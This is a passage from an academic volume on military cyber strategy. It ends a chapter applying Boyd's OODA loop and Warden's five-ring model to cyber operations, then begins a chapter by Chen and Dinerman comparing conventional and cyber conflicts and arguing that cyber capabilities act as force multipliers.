
Boyd's definition of the orient phase encompasses the manner in which the enemy deciphers what he observes in terms of his cultural traditions, analysis and synthesis, previous experience, new information, and genetic heritage. This is internal to a subject going through the OODA loop. The commander analyzing the enemy should strive to understand the factors that the enemy will use to make his decisions in order to predict his actions (Bazin 2005).

The Boyd decision cycle is a way of looking at how people act within their environment. If a commander can train his warfighters to minimize their reaction time to tactical problems, train leaders to make sound and timely decisions, and understand and interrupt the enemy's decision cycle, he gains the advantage (Bazin 2005).

5 Cyber Age Effect-Based Operation Theory

USAF Colonel (ret.) **John Warden** (1943-) argues that all military activities must be concentrated on the enemy's center of gravity. "Every level of warfare has a center, or centers, of gravity. If several centers of gravity are involved, force must be applied to all if the object is to be moved. Perhaps the most important responsibility of a commander is to identify correctly and strike appropriately enemy centers of gravity. In some cases, the commander must identify specific reachable centers of gravity, if he has neither the resources nor the authorization to act against the ultimate centers. In any event, theatre operations must be planned, coordinated, and executed

Fig. 3 Five-ring model,
Warden (1995)



with the idea of defeating the enemy by striking decisive blows" (Warden 1998, p. 7).

The five-ring model (Fig. 3) is Colonel Warden's representation of the enemy and a systematic targeting model. For Warden, the most critical ring is the inner leadership ring, because it is "the only element of the enemy that can make concessions". All actions ought to be "aimed against the mind of the enemy command or against the enemy system as a whole". If the leadership element cannot be hit directly, then the task should be to apply sufficient indirect pressure to make the leadership conclude that concessions are appropriate, further action is impossible, or that it is physically unable to continue (Warden 1995; West 1999).

As for prioritizing the remaining rings, Warden argues that processes are the next most important element, because when they are destroyed, "life itself becomes difficult and the state becomes incapable of employing modern weapons and must make major concessions" (Warden 1995; West 1999).

The third ring is the infrastructure. Critical infrastructure encompasses the structures and functions that are vital to society's uninterrupted functioning. It comprises physical facilities and structures, as well as electronic functions and services. "The state system quickly moves to a lower energy level, and thus to a lesser ability to resist the demands of its enemy" (Warden 1995; West 1999).

Regarding the population ring, "moral objections aside, it is difficult to attack the population directly". Warden does not advocate attacks, direct or indirect, designed to affect the enemy population's morale. He argues that a direct attack on civilians is "morally reprehensible," and that indirect attempts to influence enemy morale in the past have been ineffective (Warden 1995; West 1999).

The last ring holds the fielded military forces of the state. Although we tend to think of military forces as being the most vital in war, in fact, they are a means to an end. That is, their only function is to protect their own inner rings or to threaten

those of an enemy. A state can certainly be led to make concessions by reducing its fielded military forces, and, if all of its fielded forces are destroyed, it may have to make the ultimate concession simply because the command element knows that its inner rings have become defenseless and liable to destruction (Warden 1995; West 1999).

Finally, Colonel Warden stresses that the five-ring model represents the components of a modern enemy state, and that by attacking the entire spectrum, rather than singling out the outer ring of fielded forces, the enemy's armed forces will be isolated from leadership to the point of becoming a nonentity. Accordingly, force-on-force battles are no longer necessary or even desirable (Warden 1995; West 1999).

What made Warden's model so useful is that it provided a way to break complex systems down into subsystems that are more manageable and understandable. These subsystems have centers of gravity that can be held at risk to influence the larger system. At the strategic level, Warden's subsystems can be viewed as target groupings that affect national power and will. Targeting the various centers of gravity allows us to achieve the desired effect on the system as a whole. Warden noted that fielded forces may not have to be directly engaged if the adversary could be convinced to surrender by attacking other centers of gravity, such as leadership or system essentials (Arwood et al. 2010).

His rings concept predated the idea of a cyberspace domain, but he did recognize the way in which information would play a huge role in warfare, writing, "Information will become a prominent, if not predominant, part of war to the extent that whole wars may well revolve around seizing or manipulating the enemy's datasphere" (Warden 1995). The storage, movement, control, and flow of information become the items of interest as we look at warfare in cyberspace (Arwood et al. 2010).

When it comes to target selection, their number is not an end unto itself. Rather, they should be considered as parts of a system. This means that by engaging a target, one directly or indirectly engages another target. It is sensible to select the kinds of targets that can generate the fastest long-term systemic change in the most economical and effective manner (Warden 2000).

Warden maintains that it is possible to strike the adversary's command and control process and system in three different cyber dimensions, i.e., the dimensions of knowledge, decision-making, and communications. If it is possible to sufficiently disrupt the adversary's leadership element in any of the aforementioned dimensions, his operational effectiveness will be dramatically degraded. The leadership element is the real center of gravity and it is useful to strike it under all viable conditions. It is possible to strike against each dimension directly or indirectly; the situation dictates the optimum method. The decision-making dimension obviously plays the key role, because without it, the remaining two dimensions have no purpose (Warden 1998, 2000, 2011).

Warden says that "we cannot think strategically if we start our thought process with individual aircraft, sorties, or weapons or even with the enemy's entire military forces. Instead, we must focus on the totality of our enemy, then on our objectives, and next on what must happen to the enemy before our objectives become his objectives. When all of this is done rigorously, we can begin to think about how we are going

to produce the desired effect on the enemy—the weapons, the delivery systems, and other means we will use. It is imperative to remember that all actions are aimed against the mind of the enemy command or against the enemy system as a whole. Thus, an attack against industry or infrastructure is not primarily conducted because of the effect it might or might not have on fielded forces. Rather, it is undertaken for its direct effect on the enemy system, including its effect on national leaders and commanders who must assess the cost of rebuilding, the effect on the state's economic position in the postwar period, the internal political effect on their own survival, and whether the cost is worth the potential gain from continuing the war" (Warden 1995).

6 Conclusion

Cyber power is critically important in joint warfare. Military cyberspace operations should have as their priority the attainment and maintenance of cyber superiority and cyber interdiction in support of kinetic operations. Additionally, operations aimed at gaining and maintaining cyber superiority should concentrate on neutralizing enemy cyberattack and cyber reconnaissance capabilities, followed by suppressing enemy cyber defenses. Cyber interdiction attack operations should focus on the critical information infrastructure of the opponent's military capability. Together, cyberspace superiority and cyber interdiction yield a powerful decision-making advantage in joint warfare, the cumulative effect of which is to compel an enemy to make mistakes that will likely prove fatal in due course (Bonner 2014).

We must understand the threat of cyber war. State actors, non-state actors or individuals can attack a nation in cyberspace due to the low cost of entry, as well as the attribution challenges. State actors will continue to pursue asymmetric advantages using cyberspace in future conflicts through intelligence gathering and deception operations, as well as physical cyberspace attacks (Cahanin 2012).

Military operations entail careful target analysis on the adversary's centers of gravity, nodes, and vital vulnerable targets. Only by employing such a comprehensive approach can battle commanders at every level fathom how they can best achieve their strategic goals through kinetic and non-kinetic operations. The operations will be successful if the adversary's vital nodes are attacked with all possible kinetic and non-kinetic instruments. By doing so, it is possible to eliminate the adversary's ability to adapt to the situation and make him believe that he will sustain strikes all the way from the physical layer to the cognitive. At that time, nothing will seem safe any longer. Every time the adversary regroups according to the requirements of the situation, the center of gravity shifts and the adversary's other equally vital targets are hit. Then, the adversary's situational awareness will degrade and splinter before he even knows what hit him (Shanahan 2001).

Cyber operations emphasize the demand for speed and the extent of the action. Defensive systems are vulnerable to cyberattacks within the entire sphere of the battlespace. In cyberwar, there are no frontlines. Rather, warfighting occurs within the extent of the battlespace. Cyberattacks and changes in attack vectors take place extremely rapidly. Warfighting has shifted from the day/hour scale to the minute/second scale.

This transition has already occurred in aviation. Previously, 100% of an aircraft's performance and capabilities were defined by hardware—the physical makeup of the aircraft. Today, in the most advanced aircraft, 75% or more of the aircraft's performance and capability is dependent on the software. Without software, aircraft would not be controllable or able to reach the desired performance capabilities (Alford 2009).

Cyberattacks do not only target the armed forces; they also strike at society's vital functions. Therefore, it must be possible to sustain society's vital functions in all situations.

Cyber warfare highlights Boydian thinking, according to which we must act and react faster than the adversary. The OODA loop is particularly useful in modeling and managing cyber operations. The cyber situation must be observed and evaluated from several different perspectives, followed by making decisions on appropriate action implemented at more rapid cycles than the adversary. The armed force that can adapt and react the fastest to the ever-changing cyber battlespace environments will dominate.

Boydian thinking also incorporates the need for agility at the tactical, operational, and strategic levels. In addition to making decisions faster than the adversary, one also needs to move faster, i.e., have the ability to operate faster than the adversary in a cyber environment. When time constraints entail minutes and seconds, better effectiveness and autonomous decision-making and operating processes are needed.

Boyd emphasizes the significance of our situational awareness and the ability to deny the adversary his own situational awareness. Cyber warfare accentuates the principle wherein, in the perfect world, the enemy never detects our action and will be caught by total surprise. Furthermore, successful diversions are a must. Correctly employed feints and demonstrations are elemental when the aim is to deny the adversary his ability for precise observation. Effectual cyber-intelligence makes it possible to penetrate the enemy's OODA loop, which only increases the efficiency and effectiveness of operations.

Pursuant to Warden's theory, cyberattacks must be aimed at the adversary's vital targets. As per the five-ring model, cyberattacks can target each different level, leadership being the most important. All action must be aimed against the mind of the enemy command or against the enemy system as a whole. By attacking the entire spectrum, the enemy's armed forces will be isolated from its leadership to the point of becoming a nonentity.

Systematic thinking will be of the essence in the development of future cyber capabilities. When cyber targets are being selected, they should be seen as parts of a system that will bring about direct and indirect effects. It is sensible to select such targets that can generate the fastest long-term systemic change in the most

economical and effective manner. The most effective way to achieve this change is to execute parallel kinetic and non-kinetic operations in each dimension of the battlespace. It is possible to strike against each dimension directly or indirectly; the situation dictates the optimum method. In strategic thinking, the attention must focus on systemic changes rather than individual targets.

According to Warden: “If we are going to think strategically, we must think of the enemy as a system composed of numerous subsystems. Thinking of the enemy in terms of a system gives us a much better chance of forcing or inducing him to make our objectives his objectives and doing so with minimum effort and the maximum chance of success” (Warden 1995).

Viewing the enemy as a system, and his command and control system as its most important operational subsystem, concentrates all kinetic and non-kinetic effect on paralyzing him strategically, and on systemic effect.

Asymmetric warfare in the 2000s has created a new setting, blurring the boundaries between conventional and unconventional warfare. “Hybrid warfare” is an awkward concept, because hybrid warfare often entails action below and beyond the level of war. It is difficult to define what “beyond the level of war” means, because international law does not provide any definition for such a situation. It is challenging to assign conventional concepts of warfighting to action in the virtual cyber domain, which is partly outside the physical world.

Despite the difficulties of defining and determining the status of hybrid warfare, there are increasing examples of kinetic warfare that have been continued with low intensity kinetic and non-kinetic operations. Russia’s aggression in Ukraine in 2014 was an example of warfare in which an unstable Eastern Ukraine, controlled by Russia, was created through the limited use of force by special forces, military and economic pressure, strategic communication, and different non-kinetic operations.

The blurring of boundaries between conventional and unconventional warfare epitomizes the development of the 2020s. Warfare will incorporate new elements, especially in the cyber environment, with the aim of remaining below the level of war. The continuance of purposeful instability, achieved through non-kinetic operations, is the instrument of choice in great-power operating logic. The cyber environment and cyberwar capabilities have created a new dimension where it is possible to act within the sovereign territory of another country, employing different military and nonmilitary means of pressure to attain political and military goals.

References

- Alford LD (2009) Cyber warfare: the threat to weapon systems. *WSTIAC Q* 9(4)
- Arar S (2017) IBM Watson joins the war on cybercrime. *All About Circuits*, 13 Jan 2017
- Arwood S, Mills R, Raines R (2010) Operational art and strategy in cyberspace. In: International conference on information warfare and security, 16-XII. Academic Conferences International Limited, Apr 2010
- ASCAC (2013) Synergistic challenges in data-intensive science and exascale computing, DOE ASCAC data subcommittee report, March

- Bazin AA (2005) Boyd's O-O-D-A loop and the infantry company commander. *Infantry* January Febr 94(1)
- Bonner EL (2012) Cyberpower learning from the rich historical experience of war. In: International conference on information warfare and security, pp 351–IX
- Bonner EL (2014) Cyber power in 21st-century joint warfare. *JFQ* 74(3):102–109
- Boyd JR (1986) Patterns of conflict
- Boyd JR (1987a) The strategic game of? And?
- Boyd JR (1987b) A discourse on winning and losing
- Boyd JR (1995) The essence of winning and losing
- Cahanin SE (2012) Principles of war for cyberspace. Air War College Maxwell Paper No. 61 Maxwell Air Force Base
- Edwards P (1996) The closed world, computers and politics of discourse in cold war America. MIT Press, Cambridge
- Freedberg SJ (2016a) Robots, techies, and troops: carter and roper on 3rd offset. In: Breaking defence, 13 June 2016
- Freedberg SJ (2016b) Artificial intelligence for air force: cyber and electronic warfare. In: Breaking defence, 20 Sep 2016
- Hurley MM (2012) For and from cyberspace: conceptualizing cyber intelligence, surveillance, and reconnaissance. *USAF Air Space Power J* 26.6 (Nov/Dec 2012):12–33
- IDC (2014) The digital universe of opportunities: rich data and the increasing value of the internet of things. White paper April 2014
- Kagan FW (2006) Finding the target, the transformation of American military policy. Encounter Books, New York
- Kelly JE (2015) Computing, cognition and the future of knowing. IBM Corporation
- Kenny R (2015) Four ways artificial intelligence will change our lives. Signal September
- Kuehl D (2009) From cyberspace to cyberpower: defining the problem. In: Kramer F, Starr S, Wentz L (eds) *Cyberpower and national security*. National Defense University Press and Potomac Books, Washington, DC, pp 24–42
- Lee RM (2013) The interim years of cyberspace. *Air Space Power J* 27.1 Jan/Feb 2013:58–79
- Libicki MC (2007) Conquest in cyberspace—national security and information warfare. Cambridge University Press, New York
- Mason S (2003) John Boyd and strategic Naval air power. In: United States naval institute proceedings, vol 129, no 7, Annapolis
- Miller CB (1997) USAF TACS battle management: preparing for high tempo future operations, USAF
- Nye JS (2011) Nuclear lessons for cyber security? *Strat Stud Q* Winter:18–39
- Osinga FPB (2007) Science, strategy and war, the strategic theory of John Boyd, Routledge
- Shanahan JNT (2001) Shock-based operations, New wine in an old jar. *Air Space Power J*
- Scherrer JH, Grund WC (2009) A cyberspace command and control model. Air War College, Maxwell Paper No. 47, Air University Press, Maxwell Air Force Base, Alabama
- Sorensen CL (2010) Cyber OODA: towards a conceptual cyberspace framework. Doctoral Thesis, School of Advanced Air and Space Studies, Air University, Maxwell Air Force Base, Alabama
- Warden JA (1995) The Enemy as a system. *Airpower J*
- Warden JA (1998) The air campaign: planning for combat, to excel reprint
- Warden JA (2000) Strategic thinking and planning. Venturist Publishing, Montgomery, Alabama
- Warden JA (2011) Interview by Martti Lehto, Montgomery, Alabama, 23 Feb 2011
- Weisbrook RE (2007) Captain, USN, adapt or die, the US military's responsibility to protect America by leading the transformations in science and technology. *Strat Stud Q* I(2)
- West SD (1999) Warden and the air corps tactical School-Déjà Vu? Thesis presented to the Faculty of The School of Advanced Air and Space Studies. Air University Press, Maxwell AFB, Alabama

Cyber Capabilities in Modern Warfare



Jim Q. Chen and Alan Dinerman

Abstract Cyberspace is becoming more and more important in modern warfare. It is almost impossible to launch a war without utilizing cyber capabilities in this era. In which way are cyber conflicts different from or similar to conventional conflicts? What are the unique characteristics of cyber conflicts? What roles can cyber play in modern warfare? What are cyber capabilities? How can these capabilities be utilized in deterrence, defensive operations, and offensive maneuvers? Ultimately, what is cyber dominance? How can cyber dominance be achieved? These are the questions that this chapter intends to address. After conducting the literature review, a mechanism is proposed to reveal what cyber can do and cannot do in modern warfare. Based on this analysis, it recommends ways of fully utilizing cyber capabilities. This study can help commanders, strategists, and policy-makers to identify, allocate, and make full use of tangible and intangible cyber capabilities in decision-making.

Keywords Cyber capabilities · Modern warfare · Cyber dominance
Cyber conflicts · Conventional conflicts · Decision-making

1 Introduction

The term “cyber war” is becoming more prevalent in foreign policy discussions. Increasingly, policy-makers view cyber as an elegant tool to achieve national objectives that can supplant an extensive need for land, sea, air, and space power. This notion is a misnomer because it paints an unrealistic capacity of cyber power to exclusively shape adversaries’ actions. Admiral William McRaven, former Commander of the US Department of Defense’s Special Operations Command, laments that “the

J. Q. Chen (✉) · A. Dinerman
National Defense University, Fort McNair, Washington DC 20319, USA
e-mail: jim.chen@gc.ndu.edu

A. Dinerman
e-mail: alan.dinerman@gc.ndu.edu

enemy's will, that ultimate center of gravity, remains tied to the ground upon which he sits, upon which he blogs, and to the dirt under his feet" (Freedburg 2013). McRaven continued that "some of the strategists, some of the futurists, want to point to the importance of the social media and the blogosphere and the self-synchronizing organizations—for example, the Twitter-coordinated protests of the Arab Spring—but the fact is geography, terrain, matters." Russian operations in Georgia and U.S. operations in Iraq have demonstrated that cyber capacity does not replace the need for land, sea, air, and space capabilities to achieve national objectives. However, cyber power is now an essential component of modern warfare. Success in future warfare will require unity of effort integrating cyber power with traditional power within the land, sea, air, and space domains. To better utilize cyber power and achieve unity of effort, it is important to first understand the similarities and differences between cyber power and conventional compulsory power, the unique characteristics of cyber power, and what cyber can and cannot currently do.

Prior to engaging in the aforementioned discussion, it needs to be clarified how the term "cyber power" and the term "cyber dominance" are defined. An operational definition for the term is essential when discussing cyber power in the context of warfare. Strategists and policy-makers now include a vast array of cyber functions under this umbrella. The term "cyber power", frequently, encompasses protecting information and communications technologies (ICTs) from cyberattacks, intelligence gathering via networked ICTs, forensics to develop attribution, and/or enhanced military situational awareness/command and control (C2) via net-centricity. As it specifically focuses on the offensive operational aspect of cyber power, this chapter discusses cyber power in the context of an ability to gather intelligence and execute disruptive offensive effects via networked ICTs. A universal definition for cyber dominance does not exist. Unlike, in the cases of land, sea, air, and space, cyber dominance cannot be viewed as complete control of the domain, at least at present. Because of the inter-global connectivity of the cyber domain, the fact that the cyber domain is largely compromised of privately-owned commercial services, and the fact that the free-scale nature of cyber result in an ever-changing domain, it seems unlikely that any nation will be able to exclusively dominate the cyber domain. Stytz and Banks (2014) provide a more useful definition for cyber dominance. They contend that cyber dominance should be viewed as the ability to control critical elements in cyberspace at a critical time.

This chapter examines these concepts. It is organized as follows: In Sect. 1, an introduction is provided, together with the definitions of some essential terms. In Sect. 2, related work is examined. In Sect. 3, a mechanism is proposed to conduct a comparison between conventional conflicts and cyber conflicts with respect to what each can do and what each cannot do in modern warfare. In Sect. 4, ways to take full advantage of cyber capabilities in warfare are discussed. In Sect. 5, a conclusion is drawn.

2 Related Works

Cyber conflicts possess some unique characteristics. Instead of employing conventional weapons such as tanks, warships, warplanes, and missiles, they resort to ICTs that are comprised of software, hardware, and firmware. As stated in Nye (2010), cyber power “is the ability to obtain preferred outcomes through use of electronically interconnected information resources of the cyber domain”. This definition indicates that the means used in cyber conflicts are different from those used in conventional conflicts, but the ends may be the same. Van Houten (2010) shares the same view by maintaining that the purpose of cyber conflicts, just like the purpose of conventional conflicts, is to use “essentially any act intended to compel an opponent to fulfill our national will”. In describing cyber conflicts, Schaap (2009) associates network-based capabilities with “disrupt, deny, degrade, manipulate, or destroy information resident in computer and computer networks, or the computers and networks themselves”. Cetron and Davies (2009) observe that the “major concern is no longer weapons of mass destruction, but weapons of mass disruption”. Andress and Winterfeld (2014) claim that in cyberspace, “the traditional physical boundaries disappear”, unlike in a conventional conflict in which “the two sides operate within the same geographical area”.

In order to have a better understanding of cyber conflicts and their consequences, one needs to understand cyber capabilities. The works mentioned above have varied focus and are from different perspectives. For example, Schapp (2009), as well as Cetron and Davies (2009), are mainly focused on consequences, while Nye (2010) and Van Houten (2010) are focused on purpose. They are not specifically about cyber capabilities, but they are close to that discussion. A search of the literature does not return adequate results in regard to specific descriptions of cyber capabilities, especially the metrics used to compare cyber capabilities with conventional capabilities in warfare.

Rattray and Healey (2010) hold that cyberspace, as a war-fighting domain, possesses a few key aspects, which are: “logical but physical”, “usually used, owned, and controlled predominantly by private sector”, “tactically fast but operationally slow”, “a domain in which the offense generally dominates the defense”, and “fraught with uncertainty”. They claim that offensive cyber operations “can be categorized according to a number of factors”, which are nature of adversaries, nature of targets, target physicality, integration with kinetics, scope of effect, intended duration, openness, context, campaign use, initiation responsibility and rationale, initial timing, and initiation attack.

In Rattray (2010), elements of the cyber environment are compared with those of other environments. The metrics used are “technological advances”, “speed and scope of operations”, “control of key features”, and “national mobilization”.

It is clear that to conduct such a comparison, a set of metrics needs to be developed. The next section is focused on creating such a set.

3 Analysis

As shown above, in Rattray and Healey (2010) and Rattray (2010), the factors utilized for the discussion of the cyber domain are nature of targets, target physicality, operation speed, scope of effect, intended duration, etc.

These factors can help us to build the matrices for the discussion of the capabilities of cyber conflicts. However, they are not systematically organized. To overcome this limitation, the following basic set of matrices is proposed. Of course, other items can be added into this set if needed. This basic set of matrices consists of who, what, when, where, how, and why. The item “who” is used to inspect the number of people directly involved in conflicts, the number of people directly impacted, and the winners of conflicts. The item “what” is used to examine the targets in conflicts, the cost of conflicts, the characteristics of conflicts, the attribution in conflicts, the rules of engagement, the impression of conflicts, the damage of conflicts, the deterrence, the dominance, and the result of conflicts. The item “when” is used to scrutinize the preparation time for conflicts, the duration of conflicts, and the time for recovering from the consequences of conflicts. The item “where” is used to inspect the geolocations of conflicts and the affected areas (or scale) of impact. The item “how” is used to examine the type of strategy used in conflicts. The item “why” scrutinizes the type of purpose for conflicts.

Using these items/parameters, a table can be created to show the differences between conventional conflicts and cyber conflicts.

As shown in Table 1, in a cyber conflict, anyone who has a device may be directly involved or only a few people who have control over a great number of devices, including zombies, may be directly involved. The consequence of a cyber conflict may impact everyone connected to the segments being attacked. Under some circumstances, the winner of a cyber conflict is hard to determine. The targets of a cyber conflict are usually information systems used for all walks of life, including cyber-physical systems such as industrial control systems. Most cyberattacks are relatively opaque and in stealth mode. Hence, it is difficult to find out who launched the attack. This makes it difficult to apply the rules of engagement, which are also not currently clear. A cyberattack appears to be less severe than a conventional attack if it is not in a life-and-death situation. Excluding cyber-physical systems, in most cases, the damage is targeted at information systems and the information contained within those systems.

Should an information system be connected to an industry control system (ICS), the ultimate target could be that control system. The cost of a cyber conflict is relatively less than that of a conventional conflict. Generally speaking, a cyber conflict may give people the false impression that it is not that serious, particularly in the face of no loss of life. The damage caused by a cyber conflict is severe in regard to information loss or availability of information systems, but not severe in regard to physical casualties, unless it is a serious cyber-physical attack against an ICS or a supervisory control and data acquisition (SCADA) system. Cyber deterrence is

Table 1 Conventional conflicts versus cyber conflicts

	Conventional conflicts	Cyber conflicts
Purpose (why)	Gaining political, economic, ideological, social, and religious dominance via geolocation dominance for a period of time	Assisting in gaining political, economic, ideological, social, and religious dominance; gaining information for competitive advantage
Strategy (how)	Using overt operations and/or covert operations; showing might; little attribution issue	Using overt operations and/or covert operations; attribution issue
Involvement (who)	Some people such as military or paramilitary personnel	Everyone who has a device connected to affected networks
Targets (what)	Humans; mainly tangible objects; directly affecting human life	Mainly intangible items such as information or tangible items such as information systems; may indirectly affect human life in cyber-physical cases
Space (where)	Limited geolocation	Anywhere with respect to geolocation if connected
Duration (when)	A limited period of time	Ongoing, but one attack is usually within a short period of time
Preparation time (when)	A relatively long period of time	A relatively short period of time
Cost (what)	Expensive	Relatively less expensive
Characteristics (what)	Relatively more transparent	Relatively opaque and in stealth mode
Attribution (what)	Relatively easy to find out	Maybe hard to find out
Rules of engagement (what)	Relatively clear	Not clear
Impression (what)	Always severe or brutal; obvious	Less severe if not life-and-death situation; sometimes not felt
Damage (what)	Severe with physical casualties	Severe with information loss
Direct impact upon (who)	Someone/some businesses	Everyone/every business connected to affected networks
Impact based on (where)	Geolocation	Connection
Deterrence (what)	Obvious and forceful	Limited currently
Dominance (what)	Could be achieved	Hard to be achieved
Result/Gain (what)	Obvious	May not be very clear
Winner (who)	Clear to identify	Maybe hard to decide
Time for recovering (when)	Relatively long	Relatively short

currently limited. Cyber dominance is difficult to achieve. The winner of a cyber conflict is hard to determine in many cases.

The preparation time for a cyber conflict is relatively short compared with that for a conventional conflict. Experience, so far, suggests that a cyber conflict will usually last for hours, days, or weeks, but a stealth cyberattack, such as advanced persistent threat (APT), may last for months. The recovery time after a cyber conflict is relatively shorter than that after a conventional conflict. Examples can be seen in Richards (2016), who provides a good explanation of the cyber war against Estonia in April–May 2007; in Hollis (2011), who illustrates the cyber war against Georgia in 2008; and in the ICS-CERT alert (2016), which describes cyberattacks against Ukraine's critical infrastructure on 23 December, 2015. In all of these cases, cyber aggression lasted for relatively short periods of time.

Both the location and the affected areas of a cyber conflict are not restricted by geolocations. Instead, they can easily be extended to any devices connected to the Internet in any geolocation.

In most cases, covert operations in virtual environments are used in cyber conflicts, so that attribution is always an issue. This is how cyber conflicts differ from conventional conflicts; even covert operations are sometimes employed in conventional conflicts.

It is interesting to notice that the ultimate purposes of both cyber conflicts and conventional conflicts are the same, as both are tools used in gaining political, economic, ideological, social, and/or religious dominance. Of course, there are some slight differences between the two. The dominance gained in conventional conflicts can last for a long period of time, while the dominance gained in cyber conflicts can only last for a short period of time, at least at present. However, cyber conflicts can be very useful in gaining critical information for competitive advantage.

Based on this comparison/analysis, a sketch of cyber conflicts can be drawn. It is a tool that can be used in gaining political, economic, ideological, social, and/or religious dominance. It is good at helping to gain critical information for competitive advantage, as covert operations in virtual environments are utilized in most cases. In cyber conflicts, one can get to targets within a short period of time over a wide scale, but the long-lasting effects of cyber campaigns are limited or restricted. However, cyber conflicts can generate some unexpected effects that are difficult to be achieved in conventional conflicts, as shown in the cyber-physical environments, such as ICS/SCADA systems or the Internet of Things. Deterrence can be achieved through this kind of surprise effects. In addition, launching a cyber campaign is not as expensive as launching a conventional campaign, but the former does not generate the sort of long-lasting effects that the latter does.

In summary, there are at least three unique characteristics in cyber conflict. These are intelligence collection, stealth maneuvers, and surprise effect. These unique characteristics can be turned into unique cyber capabilities. If these unique cyber capabilities are included in a joint military operation, the military capabilities will be greatly increased. Evidently, cyber capabilities and conventional warfare capabilities are complementary to each other. An integration of both capabilities will yield even greater capabilities.

The next section is focused on the discussion as to how to take full advantage of the strengths of cyber capabilities.

4 Discussion

The analysis in the previous section shows that both cyber capabilities and conventional war capabilities have their unique characteristics, and are even complementary in some areas. If both capabilities are integrated together, stronger military capabilities can be generated.

As discussed previously, the notion of cyber war is really a misnomer. Nations will not execute war exclusively through the cyber domain, as the capabilities that cyber possesses at present do not exactly match the capabilities of conventional warfare. Terrain will continue to matter. Land, sea, air, and space power will remain essential components of compulsory power. However, in future conflicts, cyber power will become increasingly important. Nation states will synchronize cyber capabilities with traditional land, sea, air, and space capabilities in order to achieve their objectives. Cyber power has unique characteristics that allow for a great operational advantage when effectively synchronized with traditional land, sea, air, and space power. This operational advantage is most manifest in three areas: (1) an ability to achieve an asymmetry that offsets numerical advantage, (2) an ability to offset terrain in order to execute a deep strategic strike, and (3) an ability to deter adversaries.

4.1 Achieving Asymmetry

Typically the concept of asymmetrical warfare is mostly associated with insurgents, as opposed to nation states. However, this paradigm is not totally comprehensive. The RAND cooperation defines asymmetrical warfare as “conflicts between nations or groups that have disparate military capabilities and strategies” (RAND 2016). While many Western nations enjoy military superiority, their military equipment and personnel volume pale in comparison to some nations. In essence, Western nations have a disparate military capability in terms of quantity. Integrating cyber operations with operations for land, sea, air, and space provides Western nations with an asymmetry that offsets its numerical disadvantage.

Observing the United States’ success with net-centric operations during Desert Storm, other nations have begun retooling their doctrines and C2 methodologies to take advantage of network integrated platforms. Some nations have aggressively modernized their command, control, communications, computers, intelligence, surveillance, and reconnaissance programs and adjusted doctrine to incorporate cyber capabilities. While this type of modernization can enhance military capacity, it simultaneously introduces vulnerabilities that are exploitable via cyber operations. Cyber operations, which disrupt networked information operations, greatly diminish

adversarial numerical advantages and accentuate capacities in the domains of land, sea, air, and space.

4.2 *Enabling Deep Strike*

A nation's desire to execute a deep strike that disrupts critical and industrial infrastructure is not new to the twenty-first century. In the nineteenth century, military commanders unleashed horse-mounted cavalry to quickly get behind enemy lines and destroy food storages, lines of communication, or arms factories. The twentieth century ushered in the era of airpower, enabling a tremendous reduction in the time-space calculus needed to strike at critical infrastructure. During World War II, strategic bombing of cities and factories emerged as a seminal American operational strategy. Whereas horse-mounted cavalry would have needed days to maneuver from France to Germany, aircraft could execute strategic bombing in hours.

Cyber further reduces the time-space calculus to net-speed. This is not, however, cyber power's greatest contribution to the deep strike. In employment of both cavalry and aircraft, holding terrain was a significantly limiting factor. Both horses and aircraft were limited by the geography held. Cyber power allows nations to cripple critical infrastructure and lines of communication at net-speed from thousands of miles away. In twenty-first century warfare, cyber power allows nations to conduct a deep strike, shaping operations without first securing geographical terrain.

4.3 *Imposing Deterrence*

As shown in Chen (2017), deterrence requires at least two types of factors that have to be triggered simultaneously. One type of factor is externally related. The other type of factor is internally related. The externally related factor is represented by the unambiguous exhibition of power that serves as an enormous threat to the adversarial side. This power projection is supported by unmatchable and disparate capabilities in number, volume, quantity, quality, size, and other relevant components. The internally related factor is represented by intimidation truly felt by the adversarial side. This overwhelming feeling is accompanied by the feeling of being exhausted, helpless, and defenseless. This can help to convince the adversarial side of the potential damage and failure that they are going to receive if they continue to do what they are doing. This psychological state could be caused by various factors. One of them is surprise. If surprise is strong enough that it leads to shock, intimidation may ensue.

The integration of the three unique characteristics of cyber conflicts (i.e., intelligence collection, stealth maneuvers, and surprise effect) makes it possible to create a unique type of cyber deterrence, i.e., cyber deterrence by engagement and surprise, as proposed in Chen (2017). This cyber-based deterrence, taking advantage of the unique characteristics of cyber conflicts, can complement both deterrence through

punishment and deterrence through denial. By massaging artificial intelligence mechanisms into these three unique cyber characteristics, power can be unambiguously exhibited to the adversarial side, along with the production of the surprise effect, thus imposing deterrence. It needs to be noted that it is impossible to build these unique capabilities without cyberspace. They can ultimately generate significant impact, virtually, psychologically, morally, and physically.

These three examples clearly show how cyber capabilities can be employed to support conventional military capabilities in offensive maneuvers. The integrated capabilities are more powerful. They help to achieve military dominance, but not necessarily cyber dominance. In other words, cyber dominance can only be achieved via its integration into conventional military capabilities. When they are in synchronization, new powerful capabilities can be generated. This also means that the joint military concept needs to include cyber capabilities.

5 Conclusion

It is shown in this chapter that cyber conflicts possess certain unique characteristics; as these characteristics do not exactly match those of conventional conflicts, a cyber war that is executed exclusively is hard to imagine. However, cyber capabilities, if integrated appropriately into conventional warfare, can serve as force multipliers, with such unique cyber capabilities as intelligence collection, stealth maneuvers, and the surprise effect complementing existing military capabilities. At least, at present, exclusive cyber dominance is also hard to imagine, but the successful use of well-integrated joint military capabilities in the five domains (land, sea, air, space, and cyber) can eventually lead to military dominance.

A good understanding of these points can help commanders, strategists, and policy-makers to identify, allocate, and make good use of unique cyber capabilities in decision-making. Integrated and joint capabilities can serve as force multipliers.

References

- Andress J, Winterfeld S (2014) Cyber warfare: techniques, tactics, and tools for security practitioners. Syngress, an imprint of Elsevier, Amsterdam
- Cetron M, Davies O (2009) Ten critical trends for cyber security. *Futurist* 43(5):40–49
